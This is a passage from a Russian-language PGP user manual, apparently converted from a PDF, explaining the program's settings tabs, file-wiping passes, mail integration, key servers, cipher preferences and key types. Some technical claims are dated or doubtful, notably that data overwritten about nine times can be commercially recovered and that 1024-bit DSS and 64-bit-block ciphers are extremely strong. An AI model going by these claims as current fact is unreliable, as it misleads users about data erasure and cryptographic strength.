

Рис. 2. 4

Чтобы открыть компонент PGPtools:

1. нажмите иконку PGPtray (🔒);
2. из меню выберите *PGPtools*.

## 2.1.2 Настройка

Изначальная настройка PGP пригодна для большинства пользователей. Тем не менее, предпочтительно перенастроить программу под специфику ваших условий и нужд до начала её эксплуатации. Ниже приведено описание всех опций настройки программы и рекомендации, могущие помочь в выборе конкретного варианта. Если сомневаетесь, какой вариант выбрать, опирайтесь на здоровую параною: чуть более строгие меры безопасности не доставят много дискомфорта, но помогут надёжнее сберечь информацию.

Будьте очень внимательны: некорректная настройка способна сильно повлиять на функциональность и безопасность работы программы.

Открыть меню настроек программы можно двумя разными способами:

- Нажать иконку PGPtray (🔒) > *Параметры*.
- В окне любого компонента PGP в строке меню выбрать *Правка > Настройки*.

### 2.1.2.1 Общие

Вкладка *Общие* содержит основные настройки PGP, связанные с общим функционированием программы (рисунок 2.5).





Рис. 2.5

### Раздел Настройки шифрования и подписывания

- *Всегда расшифровывать ключом по умолчанию.*

• *Быстрая генерация ключа* – быстрая генерация ключей Diffie-Hellman / DSS. При включении данной опции, программа будет в несколько раз быстрее создавать ключи DH/DSS, используя набор предварительно рассчитанного математического материала, лежащего в их основу, вместо его вычисления с нуля. Учтите, эта опция имеет значение только для генерации ключей DH/DSS, но не для RSA вследствие особенностей самих алгоритмов. Считается, что знание этого предрассчитанного материала не даёт взломщику преимуществ для осуществления атаки на ключи DH/DSS, и включение опции не несёт ущерба безопасности; но если вам от этого всё равно неуютно, можете эту опцию отключить, что и рекомендуется сделать, если вы не планируете генерировать очень много ключевых пар (чего, как правило, не требуется).


• *Комментарий* – сюда можно вписать короткий комментарий, который будет отображаться во всех зашифрованных или подписанных вами сообщениях в поле *Comment* после служебного заголовка *BEGIN PGP MESSAGE* или *BEGIN PGP SIGNATURE*. Комментарий никак не влияет на безопасность и сам может быть любым образом изменён вами или посторонним уже в зашифрованном или подписанном сообщении, поскольку не входит в сообщение, а является только служебным блоком данных. Для этой опции рекомендации отсутствуют: пишите или не пишите на своё усмотрение.

- *Кэш пароля расшифровки/подписи на ...* Если вы покинете рабочее место не перезагрузив компьютер или не очистив кэш, любой посторонний человек сможет беспрепятственно расшифровать ваши файлы и подделать подпись! В этом режиме программа будет хранить введённую ключевую фразу в памяти только указанный здесь срок. Это удобно, когда нужно расшифровать / подписать сразу несколько файлов, но не хочется несколько раз подряд вводить длинную ключевую фразу.

#### Раздел Очистка файлов

Здесь можно настроить параметры уничтожения файлов (удаления без возможности восстановления).

- *Число проходов* – количество проходов очистки определяет, сколько раз сектора диска, содержавшие удаляемый файл, будут перезаписаны случайными данными. Обычно достаточно 3 (столько, например, предусматривает инструкция Минобороны США 5220.22). Для крайне ценных файлов увеличьте параметр до 9-12. Большее число проходов повышает надёжность уничтожения данных и снижает риск их намеренного восстановления, но и делает процесс стирания крайне долгим. Рекомендации таковы:

- 1-3 прохода – для использования на домашнем компьютере;
- 10-12 проходов – для использования в коммерческой и бизнес-сфере;
- 16-18 проходов – для использования в военной сфере;
- 26-28 проходов – для максимальной надёжности (может потребовать вплоть до нескольких часов работы для удаления достаточно крупного файла).

Коммерческие фирмы, специализирующиеся на восстановлении информации, могут восстановить данные, которые были перезаписаны примерно до девяти раз. Но вы должны учесть, что если ваша информация представляет чрезвычайную ценность (вероятно, ценность государственного масштаба), даже максимальное число проходов не обеспечит должного уровня надёжности. Питер Гутман, разработавший методику стирания информации, реализованную в PGP, рекомендует один достаточно надёжный способ уничтожения столь ценных данных: сжечь носитель информации, пепел растереть в порошок и развеять по ветру.

- *Подтверждать очистку* – если включить, PGP будет выдавать предупреждение перед уничтожением файлов с просьбой подтвердить ваши намерения – последний шанс передумать. Рекомендую включить, поскольку специально или случайно уничтоженные данные будет исключительно трудно восстановить не только злоумышленнику, но и вам самим.

### 2.1.2.2 Файлы

Вкладка *Файлы* содержит местоположение связок ключей и пула случайных чисел (рисунок 2.6).



Рис. 2.6

Раздел “Файл связки открытых ключей” указывает директорию и файл, где находится ваша связка открытых ключей; именно на ней хранятся ваши открытые ключи и открытые ключи всех ваших корреспондентов. Если необходимо, переместите файл в каталог, где он не будет случайно удалён вами или кем-то посторонним. В то же время не стоит помещать файл на внешний носитель, тем более на CDR-диск, поскольку для редактирования, добавления новых и удаления ненужных ключей файл должен быть доступен для записи.

Раздел “Файл связки закрытых ключей” указывает директорию и файл, где находится связка ваших закрытых ключей. **ВНИМАНИЕ:** удаление или порча этого файла приведёт к фактической потере всей зашифрованной информации! Крайне желательно переместить закрытые ключи на аппаратное криптографическое устройство (смарт-карту или USB-токен) либо всю связку – на внешний носитель, скажем, дискету, ZIP или CD-RW диск: в этом случае, во-первых, будет снижен риск случайного или злонамеренного удаления файла и, во-вторых, все закрытые ключи всегда будут под вашим физическим контролем (при условии надёжного хранения носителя), и могут быть использованы как обыкновенный ключ от

дверного замка: подключаете к компьютеру, расшифровываете / подписываете что-либо, отключаете от компьютера и прячете.


В разделе “Файл случайных данных” указан путь к файлу с пулом псевдослучайных чисел, используемых программой для генерации сеансовых ключей и другого криптографического материала. Этот файл не содержит сколь-нибудь ценных данных, он лишь накапливает показатели энтропии. Чтобы воспользоваться этими показателями для проведения атаки на шифртекст, взломщику по меньшей мере придётся взломать гамма-генератор, обновляющий содержимое этого файла. Всё же стоит разместить его на логическом диске в оперативной памяти компьютера, дабы он (файл, а не компьютер) уничтожался при каждой перезагрузке.

### 2.1.2.3 Электронная почта

Вкладка *Почта* содержит настройки интеграции с почтовым клиентом (рисунок 2.7).



Рис. 2.7

Если наряду с PGP вы установили плагин для интеграции с почтовым клиентом, здесь можно настроить некоторые параметры обработки почты. Не все из этих опций поддерживаются каждой почтовой программой. Кроме того, перед включением той или иной опции убедитесь, что и почтовая программа получателя также её поддерживает.

- *Использовать PGP/MIME при отправке почты* – если вы и ваши корреспонденты используете email-клиент Qualcomm Eudora, включение этой опции позволит PGP автоматически шифровать всё содержимое письма (включая вложенные файлы и т.д.) и отправлять его в особом MIME-формате OpenPGP. Получателю нужно будет только нажать на ярлычок в пришедшем сообщении, и оно расшифруется с сохранением оригинального форматирования и всяческих украшательств в виде картинок и HTML-шаблонов. Данная опция (как для отправки, так и для получения) поддерживается только email-клиентом Qualcomm Eudora! Если вы не уверены в обратном, рекомендую отключить.

- *Шифровать все новые сообщения* – автоматически шифровать сообщения перед отправкой открытым ключом получателя. Поддерживается всеми email-клиентами. Если вам приходится часто пересылать зашифрованную корреспонденцию, лучше включить.


- *Подписывать все новые сообщения* – автоматически подписывать сообщения перед отправкой. Поддерживается всеми email-клиентами. Рекомендация аналогична предыдущей.

- *Автоматически расшифровывать / проверять при открытии сообщения* – автоматически расшифровывать / сверять подписи с открываемых сообщений. Поддерживается большинством email-клиентов.

- *Всегда использовать безопасный просмотр при расшифровке* – если включить, то любой расшифрованный текст (не только письма) будет выводиться в специальном окне *Secure Viewer*, используя шрифт, предотвращающий так называемую TEMPEST-атаку (удалённый съём информации по электромагнитному излучению монитора); кроме того, в этом случае сообщение невозможно будет сохранить в виде открытого текста. Для большинства случаев эту опцию лучше отключить (ещё и потому, что этот поставляемый с PGP TEMPEST-защитный шрифт не имеет кириллических символов).

- *Переносить подписанные сообщения в позиции ...* – производить на указанном символе в строчке жёсткий перенос (возврат каретки). Не меняйте установленное по умолчанию 70, если твёрдо не уверены, что в вашей почтовой программе используется меньший показатель, в противном случае сделайте эту цифру ниже, иначе ваш email-клиент, отформатировав текст перед отправкой, повредит цифровую подпись и шифртекст.

#### **2.1.2.4 Горячие клавиши**

Вкладка *Горячие клавиши* содержит настройки клавиш быстрого доступа к функциям PGP (рисунок 2.8).



Рис. 2.8

Здесь можно указать комбинации клавиш для быстрого выполнения тех или иных основных операций: шифрования, подписания и пр.

- *Очистка кэша пароля* – быстрая очистка кэша от ключевых фраз. Если вы включили режим кэширования ключевых фраз, обязательно нажимайте эту комбинацию клавиш, когда отлучаетесь от компьютера.

- *Шифрование текущего окна* – зашифровать содержимое активного окна.


- *Подпись текущего окна* – подписать содержимое активного окна.

- *Шифрование и подпись окна* – зашифровать и подписать содержимое активного окна.

- *Расшифровка и проверка окна* – расшифровать / сверить подпись с содержимого активного окна.

### 2.1.2.5 Серверы

Вкладка *Серверы* содержит настройки списка серверов-депозитариев (рисунок 2.9).



Рис. 2.9

Кнопки справа от списка серверов позволяют вносить в него следующие изменения:

- *Новый* – добавить в список новый сервер-депозитарий.
- *Удалить* – удалить из списка указанный сервер.
- *Править* – редактировать параметры выделенного сервера.
- *Корневой* – сделать выбранный сервер корневым (или доменным). В корпоративной

среде таковой используется для специфических задач, в частности, для обновления списков рассылки, настроек программы, доверенных поручителей и т.д. Для частных пользователей эта опция не представляет ценности.


- *Вверх* и *Вниз* – сдвинуть сервер в списке вверх или вниз. Поиск ключей на серверах в ходе синхронизации происходит в приоритетном порядке: если ключ не найден на первом сервере, производится поиск на втором и т.д. Поэтому крупные общественные серверы-депозитарии (как `ldap://certserver.pgp.com`) лучше оставить на самом верху.

Настройки в разделе “Синхронизировать с сервером на” позволяют указать, в каких случаях будет производиться синхронизация ключей с серверами. Желательно включить их все.

- *Шифрование неизв. ключами* – если включить, при отправке электронного письма человеку, открытого ключа которого нет на вашей связке, PGP попытается подключиться к депозитарию и самостоятельно найти ключ по email-адресу получателя. (Только при использовании почтового плагина.)

- *Ключи подписей* – если включить, при подписании чужого открытого ключа PGP сначала обновит его с сервера, а затем отправит на сервер подписанную вами копию.
- *Добавление имен / фото / аннулирований* – аналогично предыдущей опции, если вы внесёте в сертификат своего ключа новую запись (имя или фото) либо добавите т.н. "отменителя", PGP обновит ключ с сервера, а затем загрузит на сервер внесённые вами изменения.
- *Аннулирование* – после аннулирования открытого ключа PGP синхронизирует его с сервером, дабы в дальнейшем ваши корреспонденты не могли его применять.
- *Удостоверене* – если сверяете с сообщения или файла чужую ЭЦП, к которой на вашей связке не может быть найден подходящий открытый ключ, PGP попытается связаться с сервером и найти ключ по номеру ID.

### **2.1.2.6 Центр сертификации**

Вкладка *CA (Certificate Authority)* содержит настройки установки соединения с Центром сертификации (ЦС) и объединения с инфраструктурой PKI. В основном эта функция применяется в корпоративной среде с развёрнутой PKI, основанной на стандарте X.509. Для частных пользователей она может не представлять интереса.

### **2.1.2.7 Дополнительные**

Вкладка *Еще* содержит расширенные настройки PGP (рисунок 2.10).





Рис. 2.10

### Раздел Шифрование

Настройки используемых шифровальных алгоритмов. Учтите, выбранные здесь настройки ложатся в материал генерируемых вами ключей, поэтому для уже существующих ключевых пар вы не обнаружите никаких изменений.

- *Назначенный алгоритм* – предпочтительный алгоритм симметричного шифрования. Следующая сгенерированная вами ключевая пара будет предпочтительно использовать указанный здесь блочный шифр. Иными словами, программа PGP отправителя зашифрует сообщение, предназначенное вам, именно этим алгоритмом, если и сама его поддерживает. Кроме того, этот же шифр будет применяться в дальнейшем и для симметричного шифрования с помощью обычного пароля.


По умолчанию выставлен CAST, в самых ранних был IDEA. С точки зрения обычного пользователя практических различий между ними нет – все чрезвычайно стойки. Некоторые были изобретены раньше, другие несколько новее:

- *CAST* – разработанный в 1993 году шифр со 128-битовым ключом и 64-битовым блоком. Дизайн основан на формальной архитектуре DES. Совершенно устойчив к линейному и дифференциальному криптоанализу, может быть взломан только "в лоб". Имеет множество модификаций, часть которых была признана ненадёжными. В PGP реализован стойкий вариант CAST5.

- *Triple-DES* – он же 3DES или тройной DES. Базовый алгоритм DES был разработан IBM в середине 1970-х и принят в качестве государственного стандарта шифрования США (и весьма распространился по миру). 3DES – это его вариация, в которой базовый DES выполняется трижды на одном блоке данных. В PGP он реализован в режиме EDE (зашифрование-расшифрование-зашифрование) с тремя независимыми подключами. Длина общего ключа – 168 бит, оперирует на 64-битовых блоках. Теоретическая расчётная стойкость такого алгоритма к лобовой атаке составляет 112 бит, практическая – по меньшей мере 129 бит, что, вкуче с его проверенной годами надёжностью, крайне хороший показатель.

- *IDEA* – опубликованный в 1990, именно он лёг в основу первых версий PGP. Имеет ключи длиной 128 бит и оперирует на 64-битовых блоках открытого и шифртекста. Построен на концепции смешения операций различных алгебраических групп, а именно: XOR, сложение по модулю  $2^{16}$  и умножение по модулю  $2^{16}+1$ . В ослабленных вариантах может быть подвержен криптоаналитическим атакам, но в базовом, который реализован в PGP, – нет.

- *Доступные алгоритмы* – допустимые симметричные алгоритмы. Как и предыдущая опция, данные установки ложатся в материал следующих генерируемых ключевых пар, а также используются вашей программой для шифрования отправляемых сообщений. Назначение этих опций в следующем: если программа PGP отправителя не поддерживает алгоритм, указанный у вас в качестве предпочтительно, она воспользуется одним из отмеченных здесь алгоритмов в качестве альтернативы. Выбор осуществляет в приоритетном порядке слева направо: скажем, если отправитель не поддерживает CAST, он зашифрует сообщение с помощью IDEA; если он не поддерживает CAST, а IDEA выключил, считая недостаточно надёжным, программа воспользуется 3DES, и т.д.

Снимайте галочки с перечисленных алгоритмов только в том случае, если у вас возникнут серьёзные и обоснованные (!) опасения в их стойкости, например, если станет доподлинно известно, что один из них был взломан! Если снять галочку с того или иного алгоритма, вы запретите вашей программе шифровать с его помощью сообщения для корреспондентов, а корреспонденты не смогут с его помощью шифровать сообщения для вас, если те же настройки легли в материал вашего открытого ключа.

## Раздел Модель доверия

Ряд расширенных настроек отношений доверия PGP.

- *Отображать крайний уровень валидности* – показывать или нет частичный уровень достоверности ключей. Если включить, уровень достоверности (подлинности) ключей в окне

PGPkeys будет показан в виде шкалы с тремя состояниями: недостоверен (пустая шкала), частично достоверен (наполовину заполненная шкала), достоверен (целиком заполненная шкала). Если опция выключена, уровень достоверности будет показан как зелёный (достоверный ключ) или серый (недостоверный ключ) кружок. Если вам необходимо иметь полное представление о состоянии ключей на вашей связке – включите.

- *Считать крайне валидные ключи невалидными* – расценивать частично достоверные ключи как недостоверные. Если включено, при попытке зашифровать сообщение частично достоверным ключом, будет показано окно выбора ключей *Key Selection Dialog*, дабы предупредить о состоянии достоверности открытого ключа получателя.

- *Предупреждать при шифровании ключами с ADK* – выдавать ли предупреждение при зашифровании, если ключ получателя содержит дополнительный ключ расшифрования (ADK). ADK используются в корпоративной среде, чтобы в определённых случаях иметь возможность расшифровать информацию своих служащих. Таким образом, наличие ADK говорит о том, что в этих определённых чрезвычайных случаях доступ к отправляемой информации могут иметь третьи лица, а не только фактический получатель.

## Раздел Формат экспорта

Выбор формата экспортируемых со связки ключей:

- *Совместимый* – совместимый с версиями PGP до 6.x. Будет экспортирован только сам ключ и связанные с ним текстовые поля сертификата.
- *Совершенный* – новый формат, совместимый с PGP 6.x и выше. Кроме ключа будут экспортированы фотографии и прочее.

## 2.2 Управление ключами

Первая задача, возникающая после инсталляции и настройки программы – это генерация пары "открытый ключ / закрытый ключ". Именно асимметричные ключи позволят вам беспрепятственно обмениваться зашифрованными и подписанными сообщениями с людьми, живущими в любом конце света.

В рамках дельнейшего описания будут использованы следующие термины:

- *Ключевая пара* – асимметричная пара "открытый ключ / закрытый ключ".
- *Ключ* – в зависимости от контекста может подразумевать открытый ключ или ключевую пару.
- *Ключевая фраза, парольная фраза, пароль* – уникальная последовательность символов и/или слов, позволяющая использовать закрытый ключ асимметричной ключевой пары.

- *Связка* – связки открытых и закрытых ключей; pkr-, skr-файлы, указанные в настройках программы.

- *Основной ключ* – ключ, указанный как "ключ по умолчанию".

- *"Отменитель"* – designated revoker, человек, уполномоченный вами при необходимости аннулировать ваш ключ.

PGP предоставляет на выбор следующие типы асимметричных ключей: *Diffie-Hellman / DSS* (или просто *DH/DSS*) и *RSA*. В старых версиях PGP (до 5.0) применялись только ключи *RSA*, использующие для шифрования и цифровой подписи асимметричный алгоритм *RSA*. В PGP 5.0 были добавлены ключи *Diffie-Hellman*, использующие шифрование по схеме Эльгамала и подписание по стандарту *DSS*.

При генерации нового ключа вам придётся сделать выбор его типа:

- Если вам нужна полная функциональность последних версий PGP и широкая совместимость вплоть до PGP 5.0, выбирайте *DH/DSS*. В большинстве случаев это предпочтительно. Однако следует помнить, что размер ключа подписания *DSS* всегда равен 1024 битам, независимо от размера ключа шифрования *DH*.

- Если вы не хотите быть скованными ограничением на 1024-битовый ключ подписания, выбирайте тип *RSA*.

- Если вы планируете общаться с людьми, использующими исключительно старые версии PGP (до 5.0), выбирайте *RSA*. Для целей совместимости эти ключи имеют ограничение длины до 2048 бит и не поддерживают множества новых функций (фотографические удостоверения, "отменителей" и пр.).

Также не забывайте, что вы можете сгенерировать столько ключей различных типов, сколько пожелаете.

Если вы прежде не использовали PGP и не имеете готовых связок ключей, которые указали в ходе инсталляции, то первое, что нужно сделать после установки и настройки программы – это создать свой первый ключ.

